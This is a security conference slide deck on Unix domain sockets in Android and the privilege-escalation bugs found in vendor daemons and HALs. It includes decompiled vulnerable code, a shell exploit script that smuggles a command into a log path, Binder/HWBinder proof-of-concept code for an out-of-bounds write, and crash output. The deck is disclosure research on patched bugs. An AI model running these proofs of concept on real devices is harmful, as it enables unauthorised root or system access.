



Unix Domain Socket: A Hidden Door Leading to Privilege Escalation in The Android Ecosystem

Dongxiang Ke, Lewei Qu, Han Yan, Daozheng Lin

About US

Baidu AIoT Security Team

- Focus on the Android/Linux platform
- Aims to discover 0day vulnerability and explore possible defenses

Members

- Dongxiang Ke
- Lewei Qu
- Han Yan
- Daozheng Lin




Agenda

- Introduction to Unix Domain Socket
- Usage Scenarios
- Common Vulnerabilities
- Case Study
- Automated Analysis Methods
- Summary

1 Unix Domain Socket

- Aka **UDS** or **IPC socket** (inter-process communication socket)
- The API for UDS is similar to that of an Internet socket



Types & Namespaces

Types

- SOCK_STREAM
- SOCK_DGRAM
- SOCK_SEQPACKET

Namespaces

- FILESYSTEM
- ABSTRACT

```
$netstat -xp
Proto Typ      State      PID/Program Name
unix  STREAM  LISTENING  12550 342/logd
unix  SEQPACKET LISTENING  12555 342/logd
unix  SEQPACKET LISTENING  15615 452/adbd
unix  SEQPACKET LISTENING  10854 549/tombstoned
unix  STREAM  LISTENING  12649 374/zygote
unix  SEQPACKET LISTENING  10859 549/tombstoned
unix  DGRAM   LISTENING  11880 489/statsd
unix  SEQPACKET LISTENING  10862 549/tombstoned
unix  STREAM  LISTENING  19669 655/system_server
```

```
Path
/dev/socket/logd ← FILESYSTEM
/dev/socket/logdr
@jwdwp-control ← ABSTRACT
/dev/socket/tombstoned_crash
/dev/socket/zygote_secondary
/dev/socket/tombstoned_intercept
/dev/socket/statsdw
/dev/socket/tombstoned_java_trace
/data/system/ndebugsocket
```

Android API (JAVA)

- **LocalSocket:** creates a (non-server) Unix-domain socket

```
LocalSocket(int sockType)
```

Creates a AF_LOCAL/UNIX domain stream socket with given socket type

- **LocalServerSocket:** creates an inbound UNIX-domain socket

```
LocalServerSocket(String name)
```

Creates a new server socket listening at specified name.

```
LocalServerSocket(FileDescriptor fd)
```

Create a LocalServerSocket from a file descriptor that's already been created and bound.

Android API (JNI/Native)

- **POSIX Socket API:** <sys/socket.h>

```
int socket(int domain, int type, int protocol)
```

AF_UNIX

- **Android API:** <cutils/sockets.h>

```
int socket_local_server(const char* name, int namespaceId, int type)  
int socket_local_client(const char* name, int namespaceId, int type)
```

ABSTRACT
FILESYSTEM

SOCK_STREAM
SOCK_DGRAM
SOCK_SEQPACKET

Access control

- DAC - File Permissions

```
$ls -al /dev/socket/logd  
srw-rw-rw- 1 logd logd 0 2022-04-06 12:01 /dev/socket/logd
```

- Get peer credentials

```
int getsockopt(int sockfd, int level, int optname, void *optval, socklen_t *optlen)
```

SO_PEERCRED

```
struct ucred {  
    pid_t pid;  
    uid_t uid;  
    gid_t gid;  
};
```

SELinux & SEAndroid

sock_file

- Permissions: create, read, write, open, etc

```
allow domain logdw_socket : sock_file write ;
```

```
u:object_r:logdw_socket:s0 /dev/socket/logdw
```

unix_stream_socket, unix_dgram_socket

- Permissions: bind, connect, listen, accept, connectto

```
allow domain logd : unix_dgram_socket sendto ;
```

```
u:r:logd:s0 logd
```


Android te_macros

```
#####  
# unix_socket_connect(clientdomain, socket, serverdomain)  
# Allow a local socket connection from clientdomain via  
# socket to serverdomain.  
define(`unix_socket_connect', `  
allow $1 $2_socket:sock_file write;  
allow $1 $3:unix_stream_socket connectto;  
' )
```

2 Usage Scenarios

Main Usage Scenarios

- UDS in Diagnostic Tools
- UDS in HAL




UDS in Log Management

Log Management

- AOSP logd + Vendor logd

AOSP logd


- Log Reader: when a client connects, log is written to the client
- Log Listener: receive logs written by the client
- Command Listener: listening for incoming logd administrative commands



Vendor Logd Architecture


Vendor Log Daemons

- Responsible for collecting different types of logs
- Expose the management interfaces through UDS



AEE Architecture

- **aee.aed**: used to receive exception information (Java Exception)
- **aee_aed32**: used to receive the path of the tombstone file (Native Exception)
- **rttd**: expose some interfaces for dumping run-time information




UDS in HAL

HAL (Hardware Abstraction Layer)

- **Hal Services:** expose some standard interfaces for framework
- **Daemons:** implement functionality

UDS in HAL

- The main IPC method between Hal Services and Daemons




GPS Architecture

GPS Daemons

- lbs_dbg
- mnlid
- agpsd

UDS in Daemon


- exposes low level interfaces



Features of UDS Service

Features


- running with high privileges
- responsible for some sensitive tasks
 - operating system files
 - Maintain sensitive information
 - talk to driver
- expose control interface through UDS
- **Is a node of a complete data flow**



3 Common vulnerabilities

Common Vulnerabilities

- Mis-Configuration
- Invalid Access Control
- Memory Corruption
- Logical Vulnerability



Mis-Configuration

Mis-Configuration can lead to exposure of sensitive interfaces

- Internal debug tools are packaged into the distribution rom
- Diagnostic tools run in wrong mode

Example

- CVE-2020-11836
- AEE module is in debug mode
- Information Leak

```
on post-fs
  setprop ro.vendor.aee.enforcing no
  setprop persist.vendor.aeev.core.dump enable
  setprop persist.vendor.aeev.core.direct enable
  setprop persist.vendor.aee.mode 3
  setprop persist.vendor.aeev.mode 3
  setprop persist.vendor.aee.filter 0
  start aee_aedv
  start aee_aedv64
```

Invalid Access Control

Invalid access control can cause UDS become an attack surface


- Downstream vendors may disable SELinux (Especially common in IoT devices)
- Verify in the SDK on the client side
- Wrong authentication method (e.g., just verify process name)
- Access restrictions can be bypassed

Example

- CVE-2021-0364
- Bypass SELinux
- Command Injection

Possible Attack Paths:

1. Attacker -> Target [x]
2. Attacker -> D -> Target [?]
3. Attacker -> C -> D -> Target [?]
4. Attacker -> B -> D -> Target [?]
5. Attacker -> A -> B -> D -> Target [?]



Memory Corruption

Often caused by Improper parsing and handling

- Stack Overflow
- Heap Overflow
- Integer Overflow
- UAF

Example

- CVE-2021-0353
- Integer Overflow to Heap Overflow

```
// Typical integer overflow
int left_bytes = 0;
while(full_read(client_fd,&command,sizeof(RPC_COMMAND_HEADER)) != sizeof(RPC_COMMAND_HEADER));
buff = (unsigned char*)calloc(command.total_len,sizeof(char));
memcpy(buff,&command,sizeof(RPC_COMMAND_HEADER));
// if command.total_len < sizeof(RPC_COMMAND_HEADER)
// integer overflow -> heap overflow
left_bytes = command.total_len-sizeof(RPC_COMMAND_HEADER);
// static ssize_t full_read(int fd, void *buf, size_t count)
while(full_read(client_fd,buff+sizeof(RPC_COMMAND_HEADER),left_bytes) != left_bytes);
```

Logical Vulnerability

Often caused by the lack of input validation

- Command Injection
- Information Disclosure
- Read/Write Arbitrary File

Example

- CVE-2021-39616
- Command Injection

```
int __fastcall sub_1BBC(int *cmd)
{
    int *v1; // r4
    int v2; // r0
    int result; // r0

    v1 = cmd;
    v2 = cmd[2];
    if ( v2 & 1 )
    {
        system_fmt("system/bin/iptables -w -F");
        system_fmt("system/bin/iptables -w -X");
        v2 = v1[2];
    }
    result = v2 << 30;
    if ( result < 0 ) // v2 >= 3
        result = system_fmt("system/bin/ndc tether radvd remove upstream %s", v1[1]);
    return result;
}
```

4 Case Study

Confirmed Vulnerabilities (up to 2022.4.20)

- Total 12 vulnerabilities are confirmed
- Covered 4 well-known vendors
- Obtained acknowledgements from 3 vendors

All Vulnerabilities have been fixed by vendors

NO	Vulnerability	CVE
1	Command Injection	CVE-2021-0363
2	Command Injection	CVE-2021-0364
3	Information Disclosure	CVE-2021-0404
4	Integer Overflow	CVE-2021-0353
5	Integer Overflow	CVE-2021-0355
6	Information Disclosure	CVE-2022-20098
7	Stack Overflow	Confirmed
8	OOB Write	Confirmed
9	Command Injection	CVE-2021-39616
10	Mis-Configuration	CVE-2021-1049
11	Information Disclosure	CVE-2020-11836
12	Mis-Configuration	Confirmed

Case 1: Command Injection

Command Injection in Diagnostic Tool

- Command Injection + Bypass Access Restrictions = Escalation of Privilege
- Root cause: directly use unvalidated input

```
v56 = subDir->size;
mlogd(2, "delete %s ", subDir->name);
android lod print(6, "MobileLogD", "delete %s ", subDir->name);
snprintf(cmd, 512, 511, "rm -rf %s%s", logPath, subDir->name);
j_system(cmd); // command injection!
j_free(subDir);
```

Trigger Command Injection


Commands supported by mobile_logd service

- LOG_CONFIG CMD: config logd
- DEEP_START CMD: start log recording
- DEEP_STOP CMD: stop log recording

But SELinux blocks the request

```
avc: denied { connecto } for scontext=u:r:shell:s0 tcontext=u:r:mobile_log_d:s0 tclass=unix_stream_socket permissive=0
```

trigger process



Bypass Access Restrictions

Find peers


```
$serearch -t mobile_log_d -c unix_stream_socket --allow
Found 4 semantic av rules:
  allow loghidlsysservice mobile_log_d : unix_stream_socket connectto ;
  allow mobile_log_d mobile_log_d : unix_stream_socket { ioctl read write create c
  allow dumpstate mobile_log_d : unix_stream_socket { read write } ;
  allow platform_app mobile_log_d : unix_stream_socket connectto ;
```

Forward proxy

```
<receiver android:name=".framework.LogReceiver" android:permission="android.permission.DUMP">
  <intent-filter>
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
    <action android:name="android.intent.action.MAIN" android:label="@string/adb_cmd"/>
    <action android:name="android.intent.action.AUTOSTART_COMPLETE"/>
    <action android:name="android.intent.action.EXCEPTION_HAPPEND"/>
    <action android:name="android.intent.action.BYPASS"/>
    <category android:name="android.intent.category.DEFAULT"/>
  </intent-filter>
</receiver>
```

POC

Attack Paths



1. run exploit.sh with shell permission

```
# exploit.sh
# 1. set logSize = 1M
am broadcast -a ADB_CMD -e cmd_name set_log_size_998 --ei cmd_target 1
# 2. set logPath
am broadcast -a ADB_CMD -e cmd_name switch_logpath -e cmd_target "/sdcard/e/whoami/sdcard/evil"
# 3. Record log
am broadcast -a ADB_CMD -e cmd_name start --ei cmd_target 1
am broadcast -a ADB_CMD -e cmd_name stop --ei cmd_target 1
# 4. Trigger log cleanup, Execute the injected command
am broadcast -a ADB_CMD -e cmd_name start --ei cmd_target 1
am broadcast -a ADB_CMD -e cmd_name stop --ei cmd_target 1
```

2. result

```
$ls -al /sdcard/evil
-rw-rw---- 1 root sdcard_rw 7 2010-01-01 14:21 /sdcard/evil
$cat /sdcard/evil
system
```

Case 2: OOB Write in HAL

OOB Write in HAL

- OOB Write + Bypass Access Restrictions = Escalation of Privilege
- Root cause: directly use unvalidated input

```
if ( MaxIndex > index )
{
    if ( v4 == 1 )
        goto LABEL_13;
LABEL_12:
    v11 = -1;
    goto LABEL_16;
}
if ( v4 != 1 && (MaxIndex | 0x100) <= index )
    goto LABEL_12;
LABEL_13:
v2 = a4;
v11 = 0;
setConfig(cmd, 0, (char * &configHeader[225 * index], v1, v2, v3, v4);
```

if v4 = 1, no bounds check!

Trigger OOB Write


Send UDS Request

- Send REG_CONFIG message to service
- But SELinux blocks the request

```
int setConfig(int cmd, void* a1, int *config, int v1, int v2, int v3, int v4) {  
    switch (cmd) {  
        case 1:  
            ...  
        case 54:  
            config[124] = v2;  
            config[125] = v1;  
            return 0;  
        case 70:  
            config[112] = v1;  
            return 0;  
        case 71:  
            config[126] = v2;  
            config[127] = v1;  
            return 0;  
        ...  
    }  
}
```

&configHeader + 225 * index


OOB
Write



Bypass Access Restrictions

Attack Paths

1. UDS
2. HWBinder (shell)
3. Binder (untrusted app)



POC

Use Binder or HWBinder

```
// Binder POC
public static void poc(IBinder remote) {
    Parcel data = Parcel.obtain();
    try {
        data.writeInterfaceToken(DESCRIPTOR);
        data.writeInt( val: -65535); // index
        data.writeInt( val: 71); // cmd
        data.writeInt( val: 0xff); // v1
        data.writeInt( val: 0xff); // v2
        data.writeInt( val: 0xff); // v3
        data.writeInt( val: 1); // v4
        remote.transact( code: 2, data, reply: null, flags: 1);
    } catch (RemoteException e) {
        e.printStackTrace();
    }
}
```

```
// HW Binder POC
sp<IBase> base = getHalService(interfaceName, instanceName);
const std::string descriptor = getDescriptor(base.get());
sp<IBinder> client = toBinder(base);
Parcel hidlData, hidlReply;
android::status_t hidlErr;
hidlData.writeInterfaceToken(interfaceToken.c_str());
hidlData.writeInt32(-65535);
hidlData.writeUint32(71);
hidlData.writeInt32(22);
hidlData.writeInt32(22);
hidlData.writeInt32(22);
hidlData.writeInt32(1);
hidlErr = client->transact(13, hidlData, &hidlReply, IBinder::FLAG_ONEWAY);
```

```
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x73f81e3ec4
x0 0000000000000047 x1 0000000000000000 x2 00000073f81e3cc8 x3 00000000000000ff
x4 00000000000000ff x5 00000000000000ff x6 0000000000000001 x7 00000073fb8dbbf8
x8 00000073fb787c64 x9 00000073fb7935d0 x10 0000000000000001 x11 0000000000000000
x12 00000073fba10e38 x13 00000006255352b x14 0026dcbfd407d400 x15 000043e0809d9b39
x16 00000073fb7b0b20 x17 00000073fb7877b8 x18 000000000000013a x19 00000073f81e3cc8
x20 00000000000000ff x21 00000000000000ff x22 0000000000000001 x23 00000000000000ff
x24 0000000000000047 x25 0000000000000000 x26 0000000000000000 x27 00000063bfb57593
x28 00000073fba62180 x29 00000073fb9d9ba0
sp 00000073fb9d9b50 lr 00000073fb7904d0 pc 00000073fb787c68
backtrace:
#00 pc 000000000006c68 /vendor/lib64/libhal.so #0000000000000000 (int, char*, int, int, int, int)+1200
#01 pc 00000000000f4cc /vendor/lib64/libhal.so #0000000000000000 (int, int, int, int)+252
```

5 Automated Analysis Methods

Steps for Vulnerability Mining

1. Finding targets and information gathering
2. Mining Vulnerabilities
3. Finding a way to bypass Access Restrictions (if necessary)

How to improve the efficiency of these steps ?

Information Gathering

Socket Information

- Namespace, Type: using netstat or ss
- SELinux Context: ls -Z

Process Information

- Binary Path: ls -al /proc/pid/exe
- SELinux Context: cat /proc/pid/attr/current

SELinux Policy

- Export: cat /sys/fs/selinux/policy
- Analysis: sestatus

**Information Gathering
by Combining Existing Tools**

Information Gathering

Glue various tools together with python and adb

```
(venv) venv > spw uds list
UDS                               Type      Socket SE      Process Name    Process Path    Process SE      IsVendor
/dev/socket/logd                   STREAM    logd_socket    logd            /system/bin/logd    logd            False
/dev/socket/property_service       STREAM    property_socket init            /                init            False
@BXku0kqu                          STREAM    *              magiskd         *                *                False
/dev/socket/dnsproxyd              STREAM    dnsproxyd_socket Binder:375_3    /system/bin/netd    netd            False
/dev/socket/mdns                    STREAM    mdns_socket    Binder:375_3    /system/bin/netd    netd            False
/dev/socket/fwmarkd                 STREAM    fwmarkd_socket Binder:375_3    /system/bin/netd    netd            False
/dev/socket/zygote                  STREAM    zygote_socket  main            /system/bin/app_process64  zygote         False
/dev/socket/usap_pool_primary       STREAM    zygote_socket  main            /system/bin/app_process64  zygote         False
/dev/socket/zygote_secondary        STREAM    zygote_socket  main            /system/bin/app_process32  zygote         False
/dev/soc                             STREAM    *              main            /system/bin/app_process32  zygote         False
@cp_time_sync_server               STREAM    *              refnotify       /vendor/bin/refnotify     refnotify      True
@hidl_slogmodem                    STREAM    *              slogmodem       /system/bin/slogmodem     slogmodem      False
/dev/socket/lmfs                     STREAM    socket_device  lmkd            /system/bin/lmkd          lmkd            False
@thermald                           STREAM    *              thermald        /vendor/bin/thermald      thermald       True
@wcnrd                               STREAM    *              connmgr         /vendor/bin/connmgr       wcnrd          True
@oemDaemonSrv                       STREAM    *              system_server   /system/bin/app_process64  system_server   False
@ylog_cli                             STREAM    *              sleep           /system/bin/toybox        ylog           False
@hidl_cp_time_sync_server           STREAM    *              modemLog_connmgr /system/bin/modemLog_connmgr_service  modemLog_connmgr_service  False
@GNSS_LCS_SERVER                     STREAM    *              gpsd            /vendor/bin/gpsd          gpsd            True
```

Vulnerability Mining

Using code analysis engines

- CodeQL
- Soot

Example

- Find command injection
- Using CodeQL to track the data flowing from **recv** to **system**

```
class Config extends TaintTracking::Configuration {
  Quick Evaluation: Config
  Config() { this = "NetworkToSystem" }

  Quick Evaluation: ISource
  override predicate isSource(DataFlow::Node source) {
    | source.asDefiningArgument() instanceof ReceivedBuffer
  }

  Quick Evaluation: ISink
  override predicate isSink(DataFlow::Node sink) {
    | sink.asExpr() instanceof SystemCmd
  }

  Quick Evaluation: ISAdditionalTaintStep
  override predicate isAdditionalTaintStep(DataFlow::Node node1, DataFlow::Node node2) {
    exists(Call call, FunctionAccess facc |
      call.getTarget().hasName("pthread_create") and
      node1.asExpr() = call.getArgument(3) and
      facc = call.getArgument(2) and
      node2.asParameter() = facc.getTarget().getParameter(0)
    )
  }
}
```

